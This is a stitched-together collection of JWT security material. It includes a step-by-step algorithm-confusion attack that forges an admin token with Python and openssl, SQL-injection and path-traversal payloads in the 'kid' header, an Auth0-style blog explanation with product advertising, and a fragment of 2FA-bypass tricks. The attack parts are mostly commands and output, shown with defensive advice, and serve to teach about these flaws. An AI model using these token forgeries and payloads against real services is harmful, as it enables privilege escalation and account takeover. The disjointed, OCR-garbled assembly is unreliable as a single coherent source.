
```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnzyis1ZjfNB0bBgKFMSv
vkTtwlvBsaJq7S5wA+kzeVOVpVWwkWdVha4s38XM/pa/yr47av7+z3VTmvDRyAHc
aT92whREFpLv9cj5lTeJSibyr/Mrm/YtjCZVWgaOYIhwrXwKLqPr/11inWsAkfIy
tvHWTxZYEcXLgAXFuUuaS3uF9gEiNQwzGTU1v0FqkqTBr4B8nW3HCN47XUu0t8Y0
e+lf4s4OxQawWD79J9/5d3Ry0vbV3Am1FtGJiJvOwRsIfVChDpYStTcHTCMqtvWb
V6L11BWkpzGXSW4Hv43qa+GSYOD2QU68Mb59oSk2OB+BtOLpJofmbGEGgvmwyCI9
MwIDAQAB
-----END PUBLIC KEY-----
```

Private Key:



```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsaJq7S5wA+kzeVOVpVWw
kWdVha4s38XM/pa/yr47av7+z3VTmvDRyAHcaT92whREFpLv9cj5lTeJSibyr/Mr
m/YtjCZVWgaOYIhwrXwKLqPr/11inWsAkfIytvHWTxZYEcXLgAXFuUuaS3uF9gEi
NQwzGTU1v0FqkqTBr4B8nW3HCN47XUu0t8Y0e+lf4s4OxQawWD79J9/5d3Ry0vbV
3Am1FtGJiJvOwRsIfVChDpYStTcHTCMqtvWbV6L11BWkpzGXSW4Hv43qa+GSYOD2
QU68Mb59oSk2OB+BtOLpJofmbGEGgvmwyCI9MwIDAQABAoIBACiARq2wkltjtcjs
kFvZ7w1JAORHbEufEO1Eu27zOIlqbgyAcAl7q+/1bip4Z/x1IVES84/yTaM8p0go
amMhvgry/mS8vNi1BN2SAZEnb/7xSxbflb70bX9RHLJqKnp5GZe2jexw+wyXlwaM
+bclUCrh9e1ltH7IvUrRrQnFJfh+is1fRon9Co9Li0GwoN0x0byrrngU8Ak3Y6D9
D8GjQA4Elm94ST3izJv8iCOLSDBmzsPsXfcCUZfmTfZ5DbUDMbMxRnSo3nQeoKGC
0Lj9FkWcfmLcpGlSXTO+Ww1L7EGq+PT3NtRae1FZPwjddQ1/4V905kyQFLamAA5Y
1SpE2wkCgYEAy1OPLQcZt4NQnQzPz2SBJqQN2P5u3vXl+zNVKP8w4eBv0vWuJJF+
hkGNnSxXQrTkvDOIUddSKOzHHgSg4nY6K02ecyT0PPm/UZvtRpWrnBjcEVtHEJNp
bU9pLD5iZ0J9sbzPU/LxPmuAP2Bs8JmTn6aFRspFrP7W0s1Nmk2jsm0CgYEAyH0X
+jpoqxj4efZfkUrg5GbSEhf+dZglf0tTOA5bVg8IYwtmNk/pniLG/zI7c+GlTc9B
BwfMr59EzBq/eFMI7+LgXaVUsM/sS4Ry+yeK6SJx/otIMWtDfqxsLD8CPMCRvecC
2Pip4uSgrl0MOeb19XKp57GoaUWRWRHqwV4Y6h8CgYAZhI4mh4qZtnhKjY4TKDjx
QYufXSdLAi9v3FxmvchDwOgn4L+PRVdMwDNms2bsL0m5uPn104EzM6w1vzz1zwKz
5pTpPI0OjgWN13Tq8+PKvm/4Ga2MjgOgPWQks1ulO/oMcXbPwWC3hcRdr9tcQtn9
Imf9n2spL/6EDFId+Hp/7QKBgAqlWdiXsWckdE1Fn91/NGHsc8syKvjjklonDcw0
NvVi5vcba9oGdElJX3e9mxqUKMrw7msJJv1MX8LWyMQC5L6YNYHDfbPF1q5L4i8j
8mRex97UVokJQRRA452V2vCO6S5ETgpnad36de3MUxHgCOX3qL382Qx9/THVmbma
3YfRAoGAUxL/Eu5yvMK8SAt/dJK6FedngcM3JEFNplmtLYVLWhkIlNRGDwkg3I5K
yl8Ae9n7dHVueyslrb6weq7dTkYDi3iOYRW8HRkIQh06wEdbxt0shTzAJvvCQfrB
jg/3747WSsf/zBTcHihTRBdAv6OmdhV4/dD5YBfLAkLrd+mX7iE=
-----END RSA PRIVATE KEY-----
```

For test


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6IjEzMzciLCJ1c2VybmFtZSI6ImJpem9uZSI
sImlhdCI6MTU5NDIwOTYwMCwicm9sZSI6InVzZXI
ifQ.YLOVSKef-
paSnnM8P2JLaU2FiS8TbhYqjewLmgRJfCj1Q6rVe
hAHQ-lABnKoRjlEmHZX-
rufHEocDxGUYiGMjMexUQ3zt-
WqZITvozJ4pkvbV-mJ1nKj64NmqaR9ZkBWtmF-
PHJX50eYjgo9rzLKbVOKYOUa5rDkJPHP3U0aaBXF
P39zsGdOTuELv436WXypIZBeRq2yA_mDH13Tvzeg
WCK5sjD4Gh177bCq57tBYjhGIQrDypVe4cWBPlvw
FlmG8tdpWGu0uFp0GcbTAfLUlbTSuGROj88BY0Xe
Us0iqmGlEICES3uqNx7vEmdT5k_AmL436SLedE0V
Hcyxve5ypQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "user"
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  TCMqtvWb
  V6L11BWkpzGXSW4Hv43qa+GSYOD2
  QU68Mb59oSk2OB+BtOLpJofmbGEG
  gvmwyCI9
  ,
  bBgKFMSvvkTtwlvBsaJq7S5wA+kz
  eVOVpVWw
  kWdVha4s38XM/pa/yr47av7+z3VT
  mvDRyAHcaT92whREFpLv9cj5lTeJ
  Sibyr/Mr
)
```

As in previous example, we modify the token:




```
header:
{
 "typ": "JWT",
  "alg": "HS256"
}
payload:
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "admin"
}
```

When encoded, the header and payload look as follows:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjEzMzciLCJ1c2VybmFtZSI6ImJpem9u
ZSIsImlhdCI6MTU5NDIwOTYwMCwicm9sZSI6ImFkbWluIn0
```


We only have to read the signature using a public service key.

To begin, let us transfer the key to hex-representation (picture 3)



```
user@kali:~$ python3
Python 3.7.7 (default, Mar 10 2020, 13:18:53)
[GCC 9.2.1 20200306] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b64decode("MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsaJq7S5wA+kzeVOVpVWwkWdVha4s38XM/pa/yr47av7+z3VTmvDRyAHcaT92whR
EFpLv9cj5lTeJSibyr/Mrm/YtjCZVWgaOYIhwrXwKLqPr/11inWsAkfIytvHWTxZYEcXLgAXFuUuaS3uF9gEiNQwzGTU1v0FqkqTBr4B8nW3HCN47XUu0t8Y0e+lf4s4OxQawWD79J9/5d3Ry0vbV3Am1FtGJ
iJvOwRsIfVChDpYStTcHTCMqtvWbV6L11BWkpzGXSW4Hv43qa+GSYOD2QU68Mb59oSk2OB+BtOLpJofmbGEGgvmwyCI9MwIDAQAB").hex()
'30820122300d06092a864886f70d01010105000382010f003082010a02820101009f3ca2b356637cd0746c180a14c4afbe44edc25bc1b1a26aed2e7003e933795395a555b091675585ae2cdfc5cc
fe96bfcabe3b6afefecf75539af0d1c801dc693f76c214441692eff5c8f99537894a26f2aff32b9bf62d8c26555a068e608870ad7c0a2ea3ebff5d629d6b0091f232b6f1d64f165811c5cb8005c5b
94b9a4b7b85f60122350c33193535bf416a92a4c1af807c9d6dc708de3b5d4bb4b7c6347be95fe2ce0ec506b0583efd27dff9777472d2f6d5dc09b516d189889bcec11b087d50a10e9612b537074c
232ab6f59b57a2f5d415a4a73197496e07bf8dea6be19260e0f6414ebc31be7da12936381f81b4e2e92687e66c610682f9b0c8223d330203010001'
>>> 
```

Then we generate a signature using openssl (picture 4)



```
user@kali:~$ echo -n "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjEzMzciLCJ1c2VybmFtZSI6ImJpem9uZSIsImlhdCI6MTU5NDIwOTYwMCwicm9sZSI6ImFkbWluIn0"
| openssl dgst -sha256 -mac hmac -macopt hexkey:30820122300d06092a864886f70d01010105000382010f003082010a02820101009f3ca2b356637cd0746c180a14c4afbe44
edc25bc1b1a26aed2e7003e933795395a555b091675585ae2cdfc5ccfe96bfcabe3b6afefecf75539af0d1c801dc693f76c214441692eff5c8f99537894a26f2aff32b9bf62d8c26555a
068e608870ad7c0a2ea3ebff5d629d6b0091f232b6f1d64f165811c5cb8005c5b94b9a4b7b85f60122350c33193535bf416a92a4c1af807c9d6dc708de3b5d4bb4b7c6347be95fe2ce0e
c506b0583efd27dff9777472d2f6d5dc09b516d189889bcec11b087d50a10e9612b537074c232ab6f59b57a2f5d415a4a73197496e07bf8dea6be19260e0f6414ebc31be7da12936381f
81b4e2e92687e66c610682f9b0c8223d330203010001 | cut -d" " -f2 | xxd -r -p | base64 -w0 | sed 's/+/-/g; s/\//_/g; s/=/\n/g'
E1R1nWNsO-H7h5WoYCBnm6c1zZy-0hu2VwpWGMVPK2g
```

We add the value E1R1nWNsO-H7h5WoYCBnm6c1zZy-0hu2VwpWGMVPK2g to an already existing box, and our token looks as follows:


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjEzMzciLCJ1c2VybmFtZSI6ImJpem9u
ZSIsImlhdCI6MTU5NDIwOTYwMCwicm9sZSI6ImFkbWluIn0.E1R1nWNsO-H7h5WoYCBnm6c1zZy-
0hu2VwpWGMVPK2g
```

We insert our public key into “secret” on jwt.io, and, as we can see, JWT goes through verification successfully (remember to check the box “secret base64 encoded”!) (picture 5)

Picture 5. Successful JWT signature verification

To prevent this attack, we recommend:

- to work with one algorithm only, e.g. HS256 or RS256;
- to select well-known and reliable libraries for working with JWT that are less likely to contain logical errors in token verification procedures.



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ
pZCI6IjEzMzciLCJ1c2VybmFtZSI6ImJpem9uZSI
sImlhdCI6MTU5NDIwOTYwMCwicm9sZSI6ImFkbWl
uIn0.E1R1nWNsO-H7h5WoYCBnm6c1zZy-
0hu2VwpWGMVPK2g
```


```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

```
{
  "id": "1337",
  "username": "bizone",
  "iat": 1594209600,
  "role": "admin"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  MIIBIjANBgkqhkiG9w0B/
) ☑ secret base64 encoded
```


Key identifiers manipulation

Standard describes “kid” **header** parameter (Key ID, key identifier). This standard also states that the format of this field is not strictly defined, so the developers can interpret it to their convenience, and this often leads to various mistakes’



```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1337"
}
```


We suppose that for token verification a key with 1337 identifier from the database will be used here. In case of encoding errors this field can be vulnerable to SQL injections:



```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1337' union select 'SECRET_KEY' -- 1"
}
```


In this case “SECRET_KEY” box will be used as the key phrase instead of a potential key from the database to verify the key signature.

In the next example we suppose that a key from “keys/service3.key” file will be used to verify the token.



```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "keys/service3.key"
}
```

There is a possibility that in case a parameter is not validated, a criminal can perform Path Traversal (Directory Traversal) attack, and instead of a potential route to the file he can transfer a route to a public file to the “kid” field:



```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "../../../images/public/cat.png"
}
```

The criminal can access “cat.png” file and sign JWT using the contents of this file, as this file is public (e.g., published on one of the service pages). The service, having received a route in “kid” field to “cat.png” file uses its contents as a key file to verify the token signature (that will be successful as the criminal has taken care of that beforehand).


A recommendation to prevent such attacks is simple:

- it is necessary to **always** validate and sanitise the data received from the user even if it has been received as JWT.

For those who are unfamiliar, JSON Web Token (JWT) is a standard for creating tokens that assert some number of claims. For example,

A server could generate a token that has the claim "logged in as admin" and provide that to a client. The client could then use that token to prove that they are logged in as admin. The tokens are signed by the server's key, so the server is able to verify that the token is legitimate.

The payload contains the claims that we wish to make:




```
payload = '{"loggedInAs":"admin","iat":1422779638}'
```

First, we need to determine what algorithm was used to generate the signature. No problem, there's an alg field in the header that tells us just that.

RSA or HMAC?


The JWT spec also defines a number of asymmetric signing algorithms (based on RSA and ECDSA). With these algorithms, tokens are created and signed using a private key but verified using a corresponding public key. This is pretty neat: if you publish the public key but keep the private key to yourself, only you can sign tokens, but anyone can check if a given token is correctly signed.

Most of the JWT libraries that I've looked at have an API like this:




```
# sometimes called "decode"
verify(string token, string verificationKey)
# returns payload if valid token, else throws an error
```

In systems using HMAC signatures, **verificationKey** will be the server's secret signing key (since HMAC uses the same key for signing and verifying):



```
verify(clientToken, serverHMACSecretKey)
```

In systems using an asymmetric algorithm, **verificationKey** will be the public key against which the token should be verified:




```
verify(clientToken, serverRSAPublicKey)
```

Unfortunately, an attacker can abuse this. If a server is expecting a token signed with RSA, but actually receives a token signed with HMAC, **it will think the public key is actually an HMAC secret key**.

How is this a disaster? HMAC secret keys are supposed to be kept private, while public keys are, well, public. This means that your typical ski mask-wearing attacker has access to the public key, and can use this to forge a token that the server will accept.

Doing so is pretty straightforward. First, grab your favorite JWT library, and choose a payload for your token. Then, get the public key used on the server as a verification key (most likely in the text-based PEM format). Finally, sign your token using the PEM-formatted public key as an HMAC key. Essentially:



```
forgedToken = sign(tokenPayload, 'HS256', serverRSAPublicKey)
```

Some might argue that some servers need to support more than one algorithm for compatibility reasons. In this case, a separate key can (and should) be used for each supported algorithm. JWT conveniently provides a **"key ID"** field (kid) for exactly this purpose. Since servers can **use the key ID to look up the key and its corresponding algorithm**, attackers are no longer able to control the manner in which a key is used for verification. In any case, I don't think JWT libraries should even look at the alg field in the header, except maybe to check that it matches what the expected algorithm was.

Anyone using a JWT implementation should make sure that tokens with a different signature type are guaranteed to be rejected.

Some libraries have an optional mechanism for whitelisting or blacklisting algorithms; take advantage of it, or you might end up at risk. Even better: have a policy of performing security audits on any open source libraries that you use to provide mission-critical functionality

would like to propose deprecating the header's alg field. As we've seen here, its misuse can have a devastating impact on the security of a JWT/JWS implementation. As far as I can tell, key IDs provide an adequate alternative. This warrants a change to the spec: JWT libraries continue to be written with security flaws due to their dependence on alg.

JWTs are an integral part of the OpenID Connect standard, an identity layer that sits on top of the OAuth2 framework. Auth0 is an OpenID Connect certified identity platform. This means that if you pick Auth0 you can be sure it is 100% interoperable with any third party system that also follows the specification.

The OpenID Connect specification requires the use of the JWT format for ID tokens, which contain user profile information (such as the user's name and email) represented in the form of claims. These claims are statements about the user, which can be trusted if the consumer of the token can verify its signature.

While the OAuth2 specification doesn't mandate a format for access tokens, used to grant applications access to APIs on behalf of users, the industry has widely embraced the use of JWTs for these as well.

As a developer, you shouldn't have to worry about directly validating, verifying, or decoding authentication-related JWTs in your services. You can use modern SDKs from Auth0 to handle the correct implementation and usage of JWTs, knowing that they follow the latest industry best practices and are regularly updated to address known security risks.

For example, the Auth0 SDK for Single Page Applications provides a method for extracting user information from an ID Token, `auth0.getUser`.

If you want to try out the Auth0 platform, sign up for a free account and get started! With your free account, you will have access to the following features:

- Universal Login for Web, iOS & Android
- Up to 2 social identity providers (like Twitter and Facebook)
- Unlimited Serverless Rules

Which libraries are vulnerable to attacks and how to prevent them.

Bypassing 2AF

- Response Manipulation: - In response if “Success’: false, change it to “Success” : True
- Status Code Manipulation: - if Status Code is 4xx, try to change it to 200 OK and see if it
- 2FA Code Leakage in Response Check the response of the 2FA Code Triggering Request to see it the code is leakage.
